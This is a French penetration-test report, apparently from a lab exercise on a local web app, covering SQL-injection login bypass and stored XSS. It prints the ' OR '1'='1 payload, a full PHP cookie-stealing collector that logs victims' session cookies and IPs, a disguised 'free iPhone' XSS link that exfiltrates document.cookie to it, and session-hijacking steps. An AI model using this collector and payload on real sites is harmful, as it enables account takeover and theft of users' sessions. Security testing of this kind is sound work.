RAPPORT DE TESTS DE SÉCURITÉ : INJECTION SQL ET XSS

1. Introduction

Objet : Ce rapport présente les résultats des tests de sécurité réalisés sur l'application web cible, visant à identifier et documenter les vulnérabilités critiques d'Injection SQL et de Cross-Site Scripting (XSS). Ces tests ont pour objectif d'évaluer la robustesse des mécanismes d'authentification et de traitement des entrées utilisateur.

Méthodologie : Les tests ont été conduits selon une approche white-box avec connaissance préalable de l'architecture, combinant des techniques manuelles d'injection et d'analyse des réponses du système.

Période de test : 07/01/2026
Testeur : Romain AKPO
Application cible : Site web avec fonctionnalités d'authentification et forum

---

2. Test d'Injection SQL

2.1. Scénario 1 : Injection basique par bypass d'authentification

Procédure :

1. Accès à la page de login à l'URL : `http://localhost/a4/index.html`
2. Injection de l'expression `' OR '1'='1` dans les champs :
    - **Login** : `' OR '1'='1`
    - **Mot de passe** : `' OR '1'='1`

Résultat attendu :


SQL

```sql
-- Requête originale vulnérable :
SELECT * FROM users WHERE username = '[input]' AND password = '[input]'

-- Requête après injection :
SELECT * FROM users WHERE username = 'Alla' OR '1'='1' AND password = '' OR
'1'='1'
```


Cette requête retourne toujours TRUE, permettant un accès non authentifié.

Capture d'écran :



Commentaire : le résultat nous montre que ces impressions permettent de ***décrypter*** le login et le mot de passe afin d'avoir accès à la page dédiée après l'authentification.

Capture d'écran après l'injection de l'expression : expression pirate **(' or'1'='1)**



Interprétation :


L'application est vulnérable aux injections SQL basiques. Le système n'applique aucun filtrage ou paramétrisation des requêtes, permettant à un attaquant de contourner complètement le mécanisme d'authentification.

2.2. Scénario 2 : Injection avancée avec exfiltration de données


Procédure : L'attaquant soumet un formulaire de connexion avec les informations suivantes :

- **Nom d'utilisateur :** Alaa
- **Mot de passe :** ' OR'1'='1

Résultat obtenu : le résultat nous montre que quel que soit le mot de passe il suffit que l'attaquant ait le nom d'utilisateur suivi de l'expression ' or'1'='1 cela lui permet de ***décrypter*** le login et le mot de passe afin d'avoir accès à la page dédiée après l'authentification dans le cas présent à la page de d'envoi des messages.



Capture d'écran après l'injection de l'expression : expression pirate **(' or'1'='1)**



Impact :

- **Criticité Élevée** : Compromission complète de la base de données
- Données exposées : Identifiants, mots de passe (potentiellement en clair), informations personnelles
- Risque d'élévation de privilèges et d'accès administrateur

Solution : détaille voir 4.1

Pour empêcher les attaques par injection SQL, nous allons suivre ces 4 bonnes pratiques :

- **Utiliser des requêtes préparées** : utiliser des requêtes préparées avec des paramètres pour séparer le code SQL des données utilisateur.
- **Échappement des caractères spéciaux** : échapper les caractères spéciaux dans les données utilisateur pour empêcher leur interprétation comme du code SQL.
- **Limiter les privilèges** : limiter les privilèges de la base de données pour l'utilisateur qui exécute les requêtes SQL.
- **Valider les données utilisateur** : valider les données utilisateur pour s'assurer qu'elles sont conformes aux attentes.

Exemple de code sécurisé en PHP : voir le point 4.1

---

3. Test de vulnérabilité XSS

3.1. Vérification initiale de vulnérabilité


Procédure :


1. Navigation vers la page "Bienvenue dans le forum"
2. Injection du code HTML : `<B>Bonjour</B>`
3. Soumission via bouton "Envoyer"
4. Visualisation via "Lire les commentaires"

Résultat :

- Le texte "Bonjour" s'affiche en **gras rouge**, confirmant l'exécution du HTML
- L'application n'applique aucun encodage ou filtrage du contenu

Capture d'écran :







Conclusion préliminaire :

L'application est vulnérable aux attaques XSS de type Stocké (Persistent), permettant l'injection et le stockage de code arbitraire qui sera exécuté pour tous les utilisateurs visitant la page.

- **L'injection** de cette fois dans la zone de saisie de la page « Bienvenue dans le forum » le code suivant : **`<Script>document.write(document.cookie)</Script>`** et en cliquant sur le bouton « Envoyer » on a :





Commentaire : le résultat nous montre que lorsque nous envoyons le script document.write(document.cookie) cela permet d'exécuter du code JavaScript dans le contexte du forum, ce qui a affiché le contenu du cookie associé à la navigation en deux points :

- **PHPSESSID** : Il s'agit d'un identifiant de session PHP, qui est utilisé pour gérer les sessions utilisateur sur le serveur. Cet identifiant est généralement stocké dans un cookie et permet au serveur de reconnaître et de suivre les interactions de l'utilisateur au cours d'une session.

- **ga=GA1.51884848.1767783603** et **gid=GA1.1.246767822.1767783603** : Ces paramètres semblent liés à Google Analytics, un service de suivi d'audience web. Ils sont utilisés pour collecter des données sur les interactions des utilisateurs avec le site web.

3.2. Scénario d'attaque XSS avancée : Vol de cookies

Architecture de l'attaque :

Étape 1 - Préparation du serveur d'attaque :

```
php
// fichier : steal.php sur serveur attaquant (http://localhost/a4/attaker_s
rver/steal.php)
<?php
```

```php
// recuCookie.php avec interface admin

session_start();

// Mode admin pour voir les cookies (mot de passe simple)
if (isset($_GET['admin']) && $_GET['admin'] === 'secret123') {
    showStolenCookies();
    exit;
}

// Fonction pour afficher les cookies volés
function showStolenCookies() {
    $file = 'vol_cookies.txt';

        echo "<!DOCTYPE html><html><head><title>Admin - Cookies Volés</title>";
          echo "<style>body{font-family: Arial; margin:20px;} pre{background:#f5f5f5; padding:10px;}</style></head>";
    echo "<body><h1>Cookies Volés</h1>";

    if (file_exists($file)) {
        $content = file_get_contents($file);
        echo "<pre>" . htmlspecialchars($content) . "</pre>";

        // Afficher aussi en format parsé
        echo "<h2>Analyse des cookies :</h2>";
             $entries = explode("==========", $content);

        foreach ($entries as $entry) {
            if (trim($entry)) {
                echo "<div style='border:1px solid #ccc; margin:10px 0; padding:10px;'>";
                $lines = explode("\n", $entry);
                foreach ($lines as $line) {
                    if (trim($line)) {
                        echo htmlspecialchars($line) . "<br>";
                    }
                }
                echo "</div>";
            }
        }
    } else {
        echo "<p>Aucun cookie volé pour le moment.</p>";
    }

    echo "<p><a href='recuCookie.php'>Retour</a></p>";
    echo "</body></html>";
```

```php
}

// Récupération du cookie
$cookie = $_GET['cookie'] ?? '';

if (!empty($cookie)) {
    // Décoder le cookie si encodé
    $cookie = urldecode($cookie);

    // Informations de la victime
    $ip = $_SERVER['REMOTE_ADDR'];
    $date = date('Y-m-d H:i:s');
    $user_agent = $_SERVER['HTTP_USER_AGENT'];
    $referer = $_SERVER['HTTP_REFERER'] ?? 'Direct';
    $page = $_SERVER['REQUEST_URI'];

    // Format du log
    $log = "=== VOL DE COOKIE ===\n";
    $log .= "Heure: $date\n";
    $log .= "IP Victime: $ip\n";
    $log .= "Page d'origine: $referer\n";
    $log .= "User-Agent: $user_agent\n";
    $log .= "Cookie complet:\n$cookie\n";

    // Extraire les cookies individuels
    $cookies_array = explode('; ', $cookie);
    $log .= "\nCookies détaillés:\n";
    foreach ($cookies_array as $c) {
        $log .= "- " . trim($c) . "\n";
    }
    $log .= "====================\n\n";

    // Sauvegarder
    file_put_contents('vol_cookies.txt', $log, FILE_APPEND);

    // Log dans un fichier séparé pour PHPSESSID
    if (strpos($cookie, 'PHPSESSID') !== false) {
        file_put_contents('sessions_volées.txt',
            "PHPSESSID trouvé - $date - IP: $ip\n",
            FILE_APPEND);
    }
}

// Redirection transparente
$redirect_url = $_GET['redirect'] ?? 'index.php';
header("Location: $redirect_url");
exit;
?>
```

Étape 2 - Construction du payload :

```javascript
<a href="#" onclick="
document.location=\'http://localhost/a4/recuCookie.php?cookie=\'+encode
URIComponent(document.cookie)+\'&redirect=\'+encodeURIComponent(window.
location.href); return false; ">🎯 Gagnez un iPhone gratuit ! Cliquez
ici 🎯</a>
```


Étape 3 - Exécution de l'attaque :

1. L'attaquant poste le message malveillant sur le forum
2. Un utilisateur légitime (connecté) visite le forum
3. Le lien apparaît comme une offre légitime
4. Au clic, exfiltration automatique du cookie de session
5. Redirection vers une page légitime pour discrétion


Étape 4 - Exploitation des cookies volés :

1. L'attaquant récupère le fichier `sessions_volées.txt`
2. Extraction du cookie de session (ex: `PHPSESSID trouvé - 2026-01-08 13:33:05 - IP: ::1`)
3. Utilisation des outils développeurs du navigateur pour :
    - Modifier la valeur du cookie courant
    - Remplacer par le cookie volé
    - Rafraîchir la page pour obtenir une session active


Captures d'écran : Message malveillant posté sur le forum



Captures d'écran : Code source montrant le script injecté




Captures d'écran : Résultat de l'injection dans la base de données

